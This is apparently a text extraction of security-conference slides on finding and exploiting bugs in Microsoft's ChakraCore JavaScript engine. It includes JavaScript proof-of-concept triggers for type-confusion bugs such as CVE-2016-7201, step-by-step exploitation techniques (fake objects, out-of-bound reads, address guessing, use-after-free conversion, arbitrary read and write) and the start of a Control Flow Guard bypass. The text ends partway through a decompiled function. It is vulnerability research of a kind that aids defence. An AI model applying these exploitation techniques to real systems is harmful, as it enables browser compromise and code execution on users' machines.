The Secret of ChakraCore: 10 Ways to Go Beyond the Edge

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Pwn2Own winners 2015

pwned IE pwn2own 2015



- pwned Chrome pwn2own 2016
- pwned Flash pwn2own 2016

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Pwnfest winners 2016

- pwned Edge Pwnfest 2016
- pwned Flash Pwnfest 2016



Master of pwn2own 2017



- ChakraCore summary
- > Find bugs in Chakra
- Chakra exploit skills
- Bypass CFG/RFG

ChakraCore summary

What is chakra

Chakra is a JavaScript engine developed by Microsoft for its Microsoft Edge web browser. It is a fork of the JScript engine used in Internet Explorer.

- ◆ Faster
- ◆ Security on birth
- ◆ Support many new features

Chakra

Developer(s) Microsoft

Development status Active

Operating system Microsoft Windows

Type JavaScript engine

License MIT License

Website github.com

/Microsoft
/ChakraCore ☑

Open source

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Microsoft Edge's JavaScript engine to go open-source

By Gaurav Seth and Adalberto Foresti

2015-12-5 Announce plans to open source

2016-1-13
Released ChakraCore under the MIT license on GitHub

MemGC

- Refcount based GC
 - UAF' s heaven
 - ie5-ie11
- Memory protector
 - Isolated Heap & delayed free kill most of UAF
 - Only protect stack/reg
 - UAF continue, pwn2own 2015
 - ie11
- MemGC introduced in EDGE/Win10
 - New and improved UAF exploit mitigation
 - Protect stack/reg/heap, killed most UAFs
 - Prevent UAF bugs, but NOT other bugs
 - Pwnfest 2016/pwn2own 2017

Why target at chakra

- Script engine bug is more powerful than DOM bug
- Open source, we can dig deeper into the core
- One of the biggest attack surfaces in edge
- Any engine is not as good as expected at first

Our result:

20+ exploitable bugs at the first round of code review

Types of Chakra vulnerability

Template

• What's the idea behind templates?

A template is a cookie-cutter which specifies how to cut cookies that look pretty much the same

Class template
 Describes how to build a family of classes that look basically the same

Function template
 Describes how to build a family of similar looking functions.

Function template

Which version of a function template should get called?
 Depends on the parameters passed in

```
void swap(int& x, int& y)
{
  int tmp = x;
    x = y;
    y = tmp;
}

template<typename T>
void swap(T& x, T& y)

{
    T tmp = x;
    x = y;
    y = tmp;
}

int main()
{
    int i,j; /*...*/ swap(i,j); // Instantiates a swap for int
    float a,b; /*...*/ swap(a,b); // Instantiates a swap for float
    char c,d; /*...*/ swap(c,d); // Instantiates a swap for char
    std::string s,t; /*...*/ swap(s,t); // Instantiates a swap for std::string
    // ...
}
```

- Developer's assumption
 - The types of variables won't change during the whole function
 - Parameter's type can decide the right version of the function

Background of Array

JavascriptNativeIntArray


- Store integer
- 4 bytes per Item

JavascriptNativeFloatArray

- Store float
- 8 bytes per Item

JavascriptArray

- Store object
- 8 bytes per Item





```
JavascriptNativeFloatArray

JavascriptArray
```

JavascriptArray

Break assumption 1:

Variable type can change inside the chosen function

```
Real bug in chakra:
```

JavascriptFunction::EntryApply
JavascriptFunction::CalloutHelper

arr->ForEachItemInRange

```
void ForEachItemInRange(uint32 startIndex, uint32 limitIndex, ScriptContext * scriptContext,
{
    switch (this->GetTypeId())
    {
        case TypeIds_Array:
            TemplatedForEachItemInRange<hasSideEffect>(this, startIndex, limitIndex, scriptContex break;
        case TypeIds_NativeIntArray:
            TemplatedForEachItemInRange<hasSideEffect>(JavascriptNativeIntArray::FromVar(this), startIndex, limitIndex, scriptContex break;
        case TypeIds_NativeIntArray:
            TemplatedForEachItemInRange<hasSideEffect>(JavascriptNativeIntArray::FromVar(this), startIndex, limitIndex, scriptContex break;
        case TypeIds_NativeIntArray:
            TemplatedForEachItemInRange<hasSideEffect>(JavascriptNativeFloatArray::FromVar(this) break;
```

```
static void TemplatedForEachItemInRange(T * arr, uint32 startIndex, uint32 limitIndex, Var max
{
    for (uint32 i = startIndex; i < limitIndex; i++)
    {
        Var element;
        fn(i, TryTemplatedGetItem(arr, i, &element, scriptContext) ? element : missingItem);</pre>
```

arr's type can be changed inside TryTemplatedGetItem

Break assumption 2:

Choose the template function only based on param's type is not enough

```
Real bug:
Var JavascriptArray::FilterHelper
...

Var element = nullptr;
...

if (newArr)// newArr's creation can be interrupted by user defined call back
{
    newArr-> DirectSetItemAt(i, element);//choose var version, if newArr
    is not var array, type confusion
```

```
template<typename T>
inline void JavascriptArray::DirectSetItemAt(uint32 itemIndex, T newValue)
{
    Assert(itemIndex < InvalidIndex); // Otherwise the code below could overflow and
    SparseArraySegment<T> *seg = (SparseArraySegment<T>*)this->GetLastUsedSegment();
    uint32 offset = itemIndex - seg->left;
    if(itemIndex >= seg->left && offset < seg->size)
    {
        DirectSetItemInLastUsedSegmentAt(offset, newValue);
        return;
    }
    DirectSetItem_Full(itemIndex, newValue);
}
```

Function template

Mandatory choose the version of a function template

```
template<typename T>
void f()
  // ...
#include <string>
void sample()
    f<int>(); // type T will be int in this call
    f<std::string>(); //type T will be string in this call
```

Developer's assumption
 The type of variable is definitely certain when calling the template function

Real bug in chakra

```
void JavascriptArray::ForEachOwnMissingArrayIndexOfObject
   ArrayElementEnumerator e(arr, startIndex, limitIndex);
      fn(index, e.GetItem < Var > (); //assume arr is var, choose GetItem < Var > ,
 may lead to type confusion
template<typename T>
T JavascriptArray::ArrayElementEnumerator::GetItem() const
   Assert(seg && index < seg->length && index < endIndex &&
          !SparseArraySegment<T>::IsMissingItem(&((SparseArraySegment<T>*)seg)->elements[index]));
   return ((SparseArraySegment<T>*)seg)->elements[index];
```

Optimization/Fastpath

```
Var JavascriptNativeArray::FindMinOrMax(Js::ScriptContext * scriptContext, bool findMax)
   AssertMsg(this->HasNoMissingValues(), "Fastpath is only for arrays with one segment and no missing values")
   uint len = this->GetLength();
    Var JavascriptOperators::OP_LdCustomSpreadIteratorList(Var aRight, ScriptContext* scriptContext)
        RecyclableObject* function = GetIteratorFunction(aRight, scriptContext);
        JavascriptMethod method = function->GetEntryPoint();
        if ((JavascriptArray::Is(aRight) && method == JavascriptArray::EntryInfo::Values.GetOriginalEntryPoint()) |
            (TypedArrayBase::Is(aRight) && method == TypedArrayBase::EntryInfo::Values.GetOriginalEntryPoint()))
            return aRight;
     case TypeIds Array: //fast path for array
         Var result;
         if (OP_GetElementI_ArrayFastPath(JavascriptArray::FromVar(instance),
             return result;
         break
               if (JavascriptArray::IsDirectAccessArray(newArr))
                   if (((start + newLen) <= pArr->head->length) && newLen <= newArr->head->size) //Fast Path
                       if (isIntArray)
                           SliceHelper<int32>(pArr, newArr, start, newLen);
```

Real bug in chakra

```
Var JavascriptOperators::OP LdCustomSpreadIteratorList(Var aRight, ScriptContext* scriptContext)
  if ((JavascriptArray::Is(aRight) && method == JavascriptArray::EntryInfo::Values.GetOriginalEntryPoint()) | |
      (TypedArrayBase::Is(aRight) && method == TypedArrayBase::EntryInfo::Values.GetOriginalEntryPoint()))
      return aRight; //meet some conditions and enter fast path
    } else {
      return new SpreadArgument(aRight) // slowpath
void Javascript Function::SpreadArgs //then issue appread in this function
for (unsigned i = 1, argsIndex = 1, spread ArgIndex = 0; i < callInfo.Count; ++i)
  if (SpreadArgument::Is(instance)){
  } else {
   for (uint32 j = 0; j < arr->GetLength(); j++) { //loop count depend on arr->GetLength()
    Var element:
    if (!arr->DirectGetItemAtFull(j, &element)){ //call getter and enlarge arr's length
      element = undefined;
    destArgs.Values[argsIndex++] = element; //overflow here
   }}
```

■ Root Cause arr->GetLength()? Think again

- ➤ A bug we prepared for pwn2own 2017
- > A bug we used to pwn Edge in pwnfest 2016
- > A bug we win the bounty of Microsoft Edge Web Platform on WIP
- > A bug fixed twice in the same security update
- > A bug potential exploitable even now

It is the same bug, and also different bugs

MS16-119	Scripting Engine Memory Corruption Vulnerability	CVE-2016-3386		Natalie Silvanovich of Google Project Zero	
MS16-145	Scripting Engine Memory Corruption Vulnerability	CVE-2016-7296		Linan Hao of Qihoo 360 Vulcan Team working with POC/PwnFest	
MS17-007	Scripting Engine Memory Corruption Vulnerability		CVE-2017-0015		Simon Zuckerbraun, working with Trend Micro's Zero Day Initiative (ZDI)
MS17-007	Scripting Engine Memory Corruption Vulnerability		CVE-2017-0032		Hao Linan of Qihoo 360 Vulcan Team

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Optimization/Fastpath problems


Not only in chakra, but also in other browser:

- Chrome V8
- safari webkit
- firefox spidermonkey

bug goes on, never end

ES6 feature

Chakra has the most support for ES6 features of any shipping browser



Proxy

```
var p = new Proxy(target, handler);
```

Parameters

target

A target object (can be any sort of object, including a native array, a function or even another proxy) to wrap with Proxy.

handler

An object whose properties are functions which define the behavior of the proxy when an operation is performed on it.

- Unexpected interrupt
- Unexpected returned value
- Unexpected logic

Unexpected interrupt

- Proxy monitor many kinds of actions
- Can trap in the middle of a function

Proxy/handler

```
Methods
```

```
handler.apply()
handler.construct()
handler.defineProperty()
handler.deleteProperty()
handler.enumerate()
handler.get()
handler.getOwnPropertyDescriptor()
handler.getPrototypeOf()
handler.has()
handler.isExtensible()
handler.ownKeys()
handler.preventExtensions()
handler.set()
handler.setPrototypeOf()
```

Bug

```
Var JavascriptArray::ReverseHelper(JavascriptArray* pArr,
Js::TypedArrayBase* typedArrayBase, RecyclableObject* obj, T length,
ScriptContext* scriptContext)
  *****
  if (pArr->IsFillFromPrototypes())
            if (length % 2 == 0)
                     pArr->FillFromPrototypes(0, (uint32)length); //using Proxy
                     to invoke callback, change pArr's length and seg->length
            *****
  while (seg)
       nextSeg = seg->next;
       if (seg->length > 0)
            ******
            seg->left = ((uint32)length) - (seg->left + seg->length);
            // length is used without update
```

Poc:

```
var handler = {
         getPrototypeOf: function(target, name){
                  b.push(0); //change the length of b and its first segment
                  return [1,2];
}};
var p = new Proxy([], handler);
var b = [1,2,3,4];
b.length=0xf
b.__proto__ = p;
//invoke callback
b.reverse()
```

Patch before PWNFEST in Nov 2016:

```
*****
while (seg)
{
          nextSeg = seg->next;
          if (seg->length > 0)
          ******
                    seg->left = ((uint32)length) > (seg->left + seg->length) ?
((uint32)length) - (seg->left + seg->length) : 0; // patched here
                    seg->next = prevSeg;
                    seg->EnsureSizeInBound();
                    pinPrevSeg = prevSeg;
                    prevSeg = seg;
         seg = nextSeg;
```

Poc after patch Nov 2016:

```
var funCount=0;
function callback()
    //change the length of element_2
    funCount++;
     if(funCount==1)
        for(var i=0;i<10;i++)
         element 2.unshift(1);
element 2=new Array(19)
element_2[8]=0
element 2.reverse()
Array.prototype.___defineGetter___(0,function(){callback();return 1;})
//invoke callback using defineGetter
element 2.reverse()
```

Patch before PWN2OWN in Mar 2017:

```
if (pArr->IsFillFromPrototypes())
          if (length \% 2 == 0){
                    pArr->FillFromPrototypes(0, (uint32)length)
*****
// Above FillFromPrototypes call can change the length of the array. Our segment
calculation below will not work with the stale length.
//Update the length.
length = pArr->length; Patch here
while (seg)
          if (seg->length > 0)
          ******
                    seg->left = ((uint32)length) > (seg->left + seg->length) ?
                              ((uint32)length) - (seg->left + seg->length) : 0;
*****
```

Unexpected returned value

```
var x = {}
Var intarray= [1,2,3]
x.__proto__ = intarray // intarray will be change to Var Array
```

Assumption in FillFromPrototypes :

The variable "prototype" pass to ForEachOwnMissingArrayIndexOfObject must be a Var Array

```
void JavascriptArray::FillFromPrototypes(uint32 startIndex, uint32 limitIndex)
        if (startIndex >= limitIndex)
            return;
       RecyclableObject* prototype = this->GetPrototype();
       // Fill all missing values by walking through prototype
       while (JavascriptOperators::GetTypeId(prototype) != TypeIds Null)
           ForEachOwnMissingArrayIndexOfObject(this, nullptr, prototype, startIndex, limitIndex,0, [this](uint32 index, Var value)
                this->SetItem(index, value, PropertyOperation None);
           });
            prototype = prototype->GetPrototype()
#ifdef VALIDATE ARRAY
       ValidateArray();
#endif
```

Use proxy to break this Assumption!

handler.getPrototypeOf()
A trap for Object.getPrototypeOf.



prototype = prototype->GetPrototype();

Confusion

JavascriptNativeIntArray
JavascriptNativeFloatArray
JavascriptCopyOnAccessNativeIntArray
ES5Array



JavascriptArray

...

Bug

CVE-2016-7201

```
var intarr = new Array(1, 2, 3, 4, 5, 6, 7)
var arr = new Array(alert)
arr.length = 24
arr._proto__ = new Proxy({}, {getPrototypeOf: function() {return intarr}})
//in the callback, return an int array to cause type confusion
arr._proto__.reverse = Array.prototype.reverse
arr.reverse() //invoke callback
```

Exploit skills of this bug will be talked later

Unexpected logic

Proxy handler is like a hook

Some interesting hooks:

- handler.has()
- handler.ownKeys()
- You can return YES or NO as you want, no matter whether the target really has the key/keys
- handler.get()
- You can return anything you want, no matter what the original value is

These hooks/traps may cause logic issues in some cases.

Bug

```
BOOL JavascriptOperators::GetItem(..., Var* value,...)
   POC
                                                  RecyclableObject* object = propertyOb
                                                  while (JavascriptOperators::GetTypeId(object)
// Loki pwn2own 2016
                                                TypeIds Null)
var target = new Array(1)
var handler = {has:()=>true}
                                                    if (object->GetItem(instance, index, value,
var obj = new Proxy(target, handler)<sub>requestContext)){</sub>
alert(obj.concat())
                                                       return true;}
                                                  return false; //2. Because don't have actually,
   Issue code:
                                                return false, but the variable value is not initialized
Var subItem;
if (JavascriptOperators::HasItem(itemObject, idxSubItem)) //1. use proxy to cheat here, seems it has //e
item
  JavascriptOperators::GetItem(itemObject, idxSubItem, &subItem, scriptContext);
  pDestArray->DirectSetItemAt(idxDest, subItem); //3.No check of returned value, use subItem directly
```

Symbol.species

Specifies a function valued property that the constructor function uses to create derived objects.

Two ways of using this feature:

- Interrupt in the middle of function
- Return unexpected type of value

```
Return unexpected type of value bug:

var arr = [alert,1,1,1,1,1,1,1,1,1,1]

var xx = [1,1,1,1,1,1,1,1,1,1,1]

Object.defineProperty(arr.constructor, Symbol.species, {
 value : function() {
 return xx; //return an int array,cause type confusion

}});

var x = arr.filter(function(e, index, array){return true;})
```

ES7 to be continued...

Chakra exploit skills

Review Bug:

```
CVE-2016-7201
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var arr = new Array(alert)
arr.length = 24
arr.__proto__ = new Proxy({}, {getPrototypeOf:function() {return intarr}})
arr.__proto__.reverse = Array.prototype.reverse
arr.reverse()
```

Confusion

JavascriptNativeIntArray
JavascriptNativeFloatArray
JavascriptCopyOnAccessNativeIntArray
ES5Array

JavascriptArray


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For pwnfest 2016

Fixed just one day before the contest


Root cause

```
An ayElementEnumerator e(arr, startIndex, limitIndex);
while(e.MoveNext<Var>())
{
    uint32 index = e.GetIndex();
    if (!baseArray->DirectGetVarItemAt(index, &oldValue, baseArray->GetScriptContext()))
    {
        I n = destIndex + (index - startIndex);
        if (destArray == nullptr || !destArray->DirectGetItemAt(n, &oldValue))
        {
            fn(index, e.GetItem<Var>());
        }
    }
}
```




- Bug Summary:
- Array_A and Array_B can be any type.
- Fetch an item from Array_B (e.GetItem < Var > ()), and store it in Array_A. The item is treated as "Var" type, while it might not (could be any type).
 - Abilities:
 - Make a fake object
- Out-of-bound read

Fake Object



OOB Read



 Read out data from the array next to Array_B, treat it as an object var oob_value = Array_A[x] How to exploit CVE-2016-7201?

Leak+fakeobj (Additional bug for leak)

Two condition need to be met:

- ➤ A fully controllable buffer address
- Virtual table address, or Chakra module base address.

Condition 1

A fully controllable buffer address

```
Var arr = new Array(0x7777777, 0x7777777, 0x77777777, 0x77777777, 0x77777777, ...)
<-- element count not larger than SparseArraySegmentBase::HEAD_CHUNK_SIZE-->
```

Condition 2

Leak chakra address

```
ParseInt(fakeUInt64Number)
```

```
JavascriptString *JavascriptConversion::ToString(Var aValue, ...)
case TypeIds UInt64Number:
unsigned int64 value = JavascriptUInt64Number::FromVar(aValue)->GetValue();
if (!TaggedInt::IsOverflow(value))
           return scriptContext->GetIntegerString((uint)value);
else
           return JavascriptUInt64Number::ToString(aValue, scriptContext);
00000220 8e1da8a0
                     00007ffd`5b743740 00000220`8e00a800
00000220`8e1da8b0
                     00000000,00000000 00000000,00030002
                     000000000000000012 0000022018e1a7dc0
                     00000220`8e1a7dc0 00000000`00000000
00000220`8e1da8e0
                                                                 Fake Uint64Number
00000220`8e1da910
00000220'8e1da930
                     0000000000000000000 0000022018e1da8f8
00000220`8e1da940
                     00007ffd`5b7433f0
                                         00000220`8e00a780
                                                                  Next Array's Vtable
```

Finish exploit:

- Make a fake Uint32Array inside the leaked array
- Using the leaked array to modify backend buffer field of the fake Uint32Array
- AAR/AAW


How to exploit CVE-2016-7201 without help of additional bugs?

auxSlots

```
class DynamicObject : public RecyclableObject
 private:
   Var* auxSlots;
   var x = [1,2,3]
   auxSlots is 0:
   000002e7`4c15a8b0 00007ffd`5b7433f0 000002e7`4c14b040
   000002e7`4c15a8d0 00000000`00000003 000002e7`4c15a8f0
   000002e7`4c15a8e0 000002e7`4c15a8f0 000002e7`4bf6f4c0
   var x = [1,2,3]
   x[Symbol('duang')] = 4
   000002e7`4c152920 00007ffd`5b7433f0 000002e7`4c00ecc0
   000002e7`4c152940 00000000`00000003 000002e7`4c152960
   000002e7`4c152950 000002e7`4c152960 000002e7`4bf6c0e0
   0:009> dq 000002e7`4bfca5c0
   000002e7`4bfca5c0 00010000`0000004 00000000`00000000
```

000002e7`4bfca5d0 00000000`00000000 00000000`00000000

Plan:



- 1. Array fengshui, and activate their auxSlots fields.
- 2. Oob read the next array's auxSlots and put it into Array_A
- 3. Get a fake object reference point to auxSlots from Array_A[x]
- 4. Fill fields of fake object into auxSlots
- 5. Reference fake_object achieve AAR/AAW

Guess address

```
Pointer problem:
- Virtual tables
- Type * type
Guess virtual tables
            JavascriptArray::ConcatArgs
bool JavascriptArray::IsDirectAccessArray(Var aValue)
  return RecyclableObject::Is(aValue) &&
    (VirtualTableInfo<JavascriptArray>::HasVirtualTable(aValue) | |
      VirtualTableInfo<JavascriptNativeIntArray>::HasVirtualTable(aValue) | |
      VirtualTableInfo<JavascriptNativeFloatArray>::HasVirtualTable(aValue));
Pseudo code:
for (addr = offset arrVtable; addr < 0xfffffffffff; addr += 0x10000)
          auxSlots[0] = addr
                                                                       Need a few seconds
          if (guess()) {
                    chakra base = addr - offset arrVtable
                    break
```

Guess address

```
class Type
 friend class DynamicObject;
                                           TypeId is the most important field, which specifies the
 friend class GlobalObject;
                                           type of Object:
 friend class ScriptEngineBase;
                                              Typelds Array = 28,
  protected:
                                              TypeIds ArrayFirst = TypeIds Array,
    Typeld typeld;
                                              TypeIds NativeIntArray = 29,
    TypeFlagMask flags;
                                            #if ENABLE COPYONACCESS ARRAY
    JavascriptLibrary* javascriptLibrary;
                                              TypeIds CopyOnAccessNativeIntArray = 30,
    RecyclableObject* prototype;
                                            #endif
                                              TypeIds NativeFloatArray = 31,
```


type_addr = chakra_base + offset_value_29

Finish the exploit:

- Make a fake big Array inside the auxSlots
- Set the segment of this array to an Uint32Array
- AAR/AAW

How to exploit CVE-2016-7201 without help of additional bugs, and faster?

Weakness of MemGC



Convert bug to UAF

Key point:

- Find an "internal pointer"
- Reference it in JS layer

Convert bug to UAF

"internal pointer " Array.segment

```
000002e7`4bfe7de0 00007ffd`5b7433f0 000002e7`4bfa1380 000002e7`4bfe7df0 0000000`00000000 00000000`00000005 000002e7`4bfe7e00 00000000`00000010 000002e7`4bfe7e20 //internel pointer 000002e7`4bfe7e10 000002e7`4bfe7e20 000002e7`4bfe6c6a0 000002e7`4bfe7e20 00000000 00000000`00000012 000002e7`4bfe7e30 00000000`00000000 7777777`7777777
```

 Ref "internal pointer" in javascript oob read

Convert bug to UAF

Freed -> occupied with JavaScriptArray -> used

```
Why JavaScriptArray?
(((uintptr_t)aValue) >> VarTag_Shift) == 0
```

Freed and occupied with jsarray

```
//before free&spray
0000025d`f0296a80 00007ffe`dd2b33f0 0000025d`f0423040
0000025d`f0296a90
                  00000000 00000000 00000000 00030005
                  00000000 00000010 0000025d f0296ac0
0000025d`f0296aa0
0000025d`f0296ab0
                  0000025d`f0296ac0 0000025d`f021cc80
0000025d`f0296ac0
                  00000010`00000000 00000000`00000012
0000025d`f0296ad0
                  00000000`00000000 7777777`7777777
0000025d`f0296ae0
                  7777777, 77777777 7777777, 77777777
0000025d`f0296af0 77777777`7777777 7777777`77777777
0000025d`f0296b00 77777777`7777777 7777777`77777777
0000025d`f0296b10 77777777`7777777 77777777`77777777
```

```
//after free&spray
0000025d`f0296a80
0000025d`f0296a90
                  00000000 00000000 6666666 00010000
0000025d`f0296aa0 66666666 00010000 66666666 00010000
0000025d`f0296ab0 66666666 00010000 66666666 00010000
0000025d~f0296ac0 >66666666 00010000 66666666 00010000
0000025d`f0296ad0
                 66666666 00010000 66666666 00010000
0000025d`f0296ae0
                  66666666 00010000 66666666 00010000
0000025d`f0296af0 66666666 00010000 66666666 00010000
0000025d`f0296b00
                  66666666 00010000 66666666 00010000
0000025d`f0296b10
                  66666666 00010000 66666666 00010000
```

Finish exploit:

1.Use oob to read out some field of next array, cached them as object var JavascriptNativeIntArray_segment = objarr[0] var JavascriptNativeIntArray_type = objarr[5] var JavascriptNativeIntArray_vtable = objarr[6]

2.Make an UAF, and use var array to occupy the freed content

```
3.Making fake object in this var array fakeobj_vararr[5] = JavascriptNativeIntArray_vtable fakeobj_vararr[6] = JavascriptNativeIntArray_type fakeobj_vararr[7] = 0 fakeobj_vararr[8] = 0x00030005 fakeobj_vararr[9] = 0x1234 fakeobj_vararr[10] = uint32arr fakeobj_vararr[11] = uint32arr fakeobj_vararr[12] = uint32arr
```

4.reference fake object alert(JavascriptNativeIntArray_segment.length)

Bypass CFG/RFG

Bypass x64 Edge Control Flow Guard (CFG)

- Edge Version: 11.0.10586.494 x64
- Precondition: Arbitrary read&write
- Method: CFG Unprotected + Logic Vulnerability

x chakra!_tailMerge_*_dll:

```
00007ffe`6a5f0c80 chakra!_tailMerge_OLEAUT32_dll
00007ffe`6a5f07e0 chakra!_tailMerge_CRYPTSP_dll
00007ffe`6a5f0b20 chakra!_tailMerge_api_ms_win_core_winrt_l1_1_0_dll
00007ffe`6a5f0bc0
chakra!_tailMerge_api_ms_win_ro_typeresolution_l1_1_0_dll
00007ffe`6a5f0740
chakra!_tailMerge_ext_ms_win_rometadata_dispenser_l1_1_0_dll
```

All CFG Valid and no CFG check inside!!!

__tailMerge_OLEAUT32_dll

```
.text:000000180280C80 tailMerge OLEAUT32 dll proc near
                                                          ; CODE XREF:
 imp load SysFreeString+7j
.text:000000180280C80
                                         ; imp load SysAllocString+7j ...
.text:000000180280C80
                                    [rsp+arg 0], rcx
                              mov
.text:000000180280C85
                                    [rsp+arg 8], rdx
                              mov
.text:000000180280C8A
                                    [rsp+arg 10], r8
                              mov
                                    [rsp+arg 18], r9
.text:000000180280C8F
                              mov
.text:000000180280C94
                              sub
                                   rsp, 68h
.text:000000180280C98
                              movdqa [rsp+68h+var 48], xmm0
.text:000000180280C9E
                              movdga [rsp+68h+var 38], xmm1
                              movdqa [rsp+68h+var 28], xmm2
.text:0000000180280CA4
.text:000000180280CAA
                              movdga [rsp+68h+var 18], xmm3
.text:0000000180280CB0
                                    rdx. rax
                              mov
                                   rcx, __DELAY_IMPORT_DESCRIPTOR OLEAUT32 dll
.text:0000000180280CB3
                                  delayLoadHelper2 //invoke ntdll!LdrResolveDelayLoadedAPI
.text:000000180280CBA
                              movdga xmm0, [rsp+68h+var 48]
.text:000000180280CBF
                              movdga xmm1, [rsp+68h+var 38]
.text:000000180280CC5
                              movdga xmm2, [rsp+68h+var 28]
.text:000000180280CCB
.text:0000000180280CD1
                              movdqa xmm3, [rsp+68h+var 18]
                                    rcx, [rsp+68h+arg 0]
.text:000000180280CD7
                              mov
.text:000000180280CDC
                                    rdx, [rsp+68h+arg 8]
                              mov
.text:000000180280CE1
                                    r8, [rsp+68h+arg 10]
                              mov
                                    r9, [rsp+68h+arg 18]
.text:000000180280CE9
                              mov
.text:000000180280CF1
                              add
                                   rsp, 68h
.text:000000180280CF5
                                    short $+2
                              imp
.text:0000000180280CF7
                              imp
                                    rax
```

__tailMerge_OLEAUT32_dll

```
int64 __fastcall LdrResolveDelayLoadedAPI(__int64 a1_base, _BYTE *a2,
  int64 a3, int64 a4, int64 *a5 addr, unsigned int a6)
v6 = a2;
v7 base = a1 base;
v8 retfun addr = 0i64;
else {
 v8 retfun addr = *a5 addr;
 v9 offset = *a5 addr - v7 base;
 v10 = v14;
 if (*( DWORD *)(v14 + 104) & 0x8000 )
                 v11 = LdrpHandleProtectedDelayload(v14, (_DWORD)v6);
       else
